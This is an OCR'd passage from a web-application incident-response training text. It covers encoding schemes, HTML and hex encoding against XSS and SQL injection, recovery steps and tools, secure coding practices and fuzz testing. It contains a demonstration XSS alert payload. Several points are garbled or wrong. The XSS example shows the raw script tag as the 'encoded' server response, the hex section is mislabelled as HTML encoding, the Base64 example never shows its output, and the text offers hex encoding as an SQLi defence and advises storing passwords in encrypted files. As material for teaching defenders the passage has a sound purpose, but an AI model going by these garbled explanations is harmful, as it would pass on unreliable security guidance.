    It is a variable-length encoding standard that uses each byte, which is expressed as a hexadecimal, and it is preceded by the % prefix.

    - `%c2%a9` ©
    - `%e2%89%a0`

- **Base64 Encoding**

  The Base64 encoding scheme represents any binary data that only uses printable ASCII characters. It is usually used for encoding email attachments for the safe transmission over a Simple Mail Transfer Protocol (SMTP) and it is also used for encoding the user's credentials.

  For, example:

  cake = `01100011011000010110101101100101`

  Base64 Encoding: `011000 110110 000101 101011 011001 010000 000000 000000`


- **Hex Encoding**

  The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting the binary data.

  For, example:

  Hello `48656C6C6F`


  Jason `4A61736F6E0A`



Eradicate XSS Attacks using HTML Encoding

The web application must perform HTML encoding on the output sent to the users to prevent XSS attacks. It should replace the HTML characters in the output with special characters or the encoded characters that the web browser converts back to HTML can only be displayed and they cannot run the embedded scripts. This will help the application from not executing the malicious scripts placed in the requests. The table on the above slide shows a list of the HTML encoding characters.


Whenever an attacker tries to inject “<script>alert("XSS attack")</script>” into a web page, then the server responds with “return<script>alert("XSS attack")</script>”. The web browser converts the encoded characters back to HTML characters such as “<script>alert("you are attacked")</script>” and displays but they cannot run the script.



Eradicate SQL Injection Attacks using Hex Encoding

The incident responders can prevent SQL injection (SQLi) attacks on the web server and web applications by using hex encoding techniques on the user inputs. It can also be decoded when the server tries to parse the requests. Hex encoding converts the characters such as ' and -- in the user requests into their hex values. This prevents the servers from directly executing or parsing the request; thus, averting the injection attacks.


For example, if a user submits a request using a single-quote and some values, then the encoding technique will convert it into numeric digits and letters ranging from a to f. This prevents the user request from performing a SQL injection attempt on the web application.



Recovery from Web Application Security Incidents

After eradicating the security incident, the incident response team (IRT) must perform certain steps that are essential for the recovery of the affected web application. Prior to performing the recovery steps, it is recommended for the IRT to validate that the eradication process has been properly followed. These steps include bringing the web application back to its normal operations, mitigating the damage done by the incident, assessing the vulnerabilities that caused the incident to occur, and further promulgation of the lessons learned from the incident.

This section discusses the various steps that are involved in recovering from the web application incidents along with the various tools that are used to recover from the web application incidents.





Recovery from Web Application Incidents

The web application incident recovery is a crucial step since it can help organizations restore business operations after an incident. A quick recovery process will help the organization reduce its financial and reputational losses. Therefore, the IRT must ensure that the organization implements the following recovery methods in chronological order:

- Identify the vulnerabilities that attackers have exploited and patch them
- Scan all of the web application resources, such as servers and databases, for malware and traces of the attack and then remove them
- Elevate logging and monitoring levels of the web application to gather realistic information about the latest events
- Increase the log storage limit and increase the disk space
- Check the web application backups for traces of the attack and clean them
- Remove the malware from the affected applications and its resources
- Change the administrative passwords for all of the devices and resources
- Ensure all of the resources are properly working before restarting the application
- Configure the firewall, IDS, and other security solutions to detect the identified attack using signatures and behavior analysis
- Improve the security of the network perimeter by implementing a strict WAF, IDS, and ACLs policies and rules

- Identify the compromised user accounts from the web server and remove these accounts after informing the users
- Use the cleaned, verified, and patched backup version of the web application to restore the services
- Check if the application has recovered completely along with the user accounts, privileges, and configurations
- Restart any services that were terminated as part of the containment process
- Restore the web servers and databases from clean and trusted backups
- Use an access control to matrix and define the access control rules with a list of accessible and authorized requests





Tools to Recover from Web Application Incidents

A web application incident can result in stealing, deletion, or modification of sensitive information and injecting malicious code in place of a normal code. Therefore, to recover the valuable information and restoring the application back to a normal state, recovery tools are required.

Some of the recovery tools for web application incidents are discussed below:

- **ApexSQL Log**

  Source: *https://www.apexsql.com*

  ApexSQL Log is an auditing and recovery tool for SQL server databases that reads transaction logs, transaction log backups, detached transaction logs and database backups. ApexSQL also audits, reverts, or replays data and object changes that have affected the database, which includes those that have occurred before the product was installed. This tool can be used to recover deleted and updated data and to remove newly inserted data as a result of a SQL injection. It can be used to recover lost data due to DROP TABLE or TRUNCATE statements. This can mine the database transaction log and recover deleted, dropped, and lost data.

  Features:

  - Audit data, schema, and permission changes
  - Gain full visibility into your transaction logs
  - Rollback or replay any database transaction
  - Forensically investigate who changed what and when
  - Implement before and after auditing
  - View a complete history of the row changes
  - Reverse inadvertent or malicious database transactions
  - Avoid performance overhead and data storage

- **CrowdStrike Falcon™ Orchestrator**

  Source: *https://www.crowdstrike.com*

  CrowdStrike Falcon™ Orchestrator is an open source tool built on CrowdStrike's Falcon Connect APIs. It includes powerful workflow automation and case management capabilities, as well as an extendable wide range of security forensics and remediation actions that work in conjunction with and complement the capabilities of CrowdStrike Falcon.


  Features:

  - The Falcon Orchestrator delivers out-of-the box integrations to enable CrowdStrike Falcon Host customers to enhance their next-generation endpoint protection capabilities, including, but not limited to, incident response, security forensics, remediation, asset monitoring, and alert management.
  - Allows customers, partners, and third-party developers to build and extend custom security workflows by leveraging the CrowdStrike Falcon Platform APIs.
  - Extendable Powershell-based security actions enable a wide range of features from file retrieval to user containment. It also has extensive forensics collection capabilities that augment and optimize existing workflows with CrowdStrike Falcon Host data and intelligence.

Best Practices for Securing Web Applications

The previous sections explained how attackers can exploit various underlying vulnerabilities and launch attacks on web applications to obtain sensitive data and how to recover from these attacks. The IRT needs to work on developing procedures to harden the security of the web applications to prevent evolving threats. To secure the web applications, it is important to incorporate and adopt web application security best practices.

This section discusses the various best practices for coding web application, web application fuzz testing, source code review, and web application security tools.




Best Web Application Coding Practices

The IRT must ensure that the developers adopt the following best practices while coding web applications to prevent threats and attacks on web applications:

- Permit only acceptable nodes such as **<OBJECT>** and disable potentially dangerous nodes such as **<IFRAME>** for Flash based web applications
- Design a comments section on the web pages using a list of <DIV> nodes and disable the <SCRIPT> nodes in the comments section
- Give partial access to the document cookie or limit arguments to the network access methods
- Match and limit the scripts to static and server-defined templates
- Limit the script activity to certain subtrees so they can modify only certain document subtrees
- Design script execution by a secure interpreter
- Disable the feature to include remote files in your PHP application
- Do not store key parameters in a cookie
- Restrict the length and char type of the input fields in HTML and JavaScript to a certain limit, so that buffer overflow attacks do not occur
- Check and fix your application if it is displaying sensitive details in the error messages
- Sanitize HTML and JavaScript to handle untrusted input
- Perform client-side validation for suitable fields and formats

- Use regular expressions or validation frameworks like bean validation (JSR 303) or OWASP ESAPI from server-side validation
- Detect multiple login attempts and restrict the user from performing any further login attempts after a prescribed number of failed attempts
- Terminate the previous session or alert users and ask them which session they need to keep active, in case of multiple simultaneous login attempts
- Track the user login history and activity with details such as the IP address, user-agent, login date and time, inactive and active sessions, and the history of successful and failure attempts
- Session tokens have a time out feature on the server side; implementing a time out feature on the client side may not prevent attackers from bypassing the security controls and misusing them
- Automatically terminate a session after absolute time out and force the users to login again to continue their web application activity
- Provide the user with functionality to safely log out after their session
- Sensitive web pages do not have cache in the cache directory and they should have restrictive cache directives such as “Pragma: no-cache” and “Cache-Control: no-cache, no-store”. As a result, the attackers cannot access the sensitive data of the session through the web browser cache
- Configure your web application so it places all of the dynamic information in an encrypted cookie during the data transit
- Store the users’ passwords in encrypted files. Implement a secure password policy creation that consists of alpha numeric and non-alphanumeric characters for all user accounts
- Implement secure CAPTCHA validation or prompt questions to the users in the comment submission forms
- To prevent SQL injection, use stored procedures with automatically parameterized parameters.
- Move sensitive files, such as application files and configuration files, to a secure folder so that it is inaccessible to the public through URLs. This is because the server may not process some types of files, such as .vml files, and the users can view them online.
- Make sure that the web application does not display debugging information to the users.



Web Application Fuzz Testing

Web application fuzz testing (fuzzing) is a black box testing method. It is a quality checking and assurance technique that is used to identify coding errors and security loopholes in web applications. Significant amounts of random data called 'fuzz' will be generated by the fuzz testing tools (fuzzers) and they are used against the target web application to discover the vulnerabilities that can be exploited by various attacks. Attackers can employ various attack techniques to crash the victim web applications and cause havoc in the least amount of time. Incident responders and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application against attacks like buffer overflow, DOS, XSS, and SQL injection.

Fuzz Testing Steps

The following steps are performed for web application fuzz testing:

1. Identify the target system
2. Identify inputs
3. Generate fuzzed data
4. Execute the test using fuzz data
5. Monitor the system behavior
6. Log the defects

Fuzz Testing Strategies

- **Mutation-Based**

  In this type of testing, the current data samples create new test data and the new test data will again mutate to generate further random data. This type of testing starts with a valid sample and keeps mutating until the target is reached.

- **Generation-Based**

  In this type of testing, the new data will be generated from scratch and the amount of data to be generated are predefined based on the testing model.

- **Protocol-Based**


  In this type of testing, the protocol fuzzer sends forged packets to the target application that is to be tested. This type of testing requires detailed knowledge of the protocol format being tested. This type of testing involves writing a list of specifications into the fuzzer tool and then performing the model-based test generation technique to go through all of the listed specifications and adds irregularities in the data contents, sequence, and so on.

Fuzz Testing Scenario

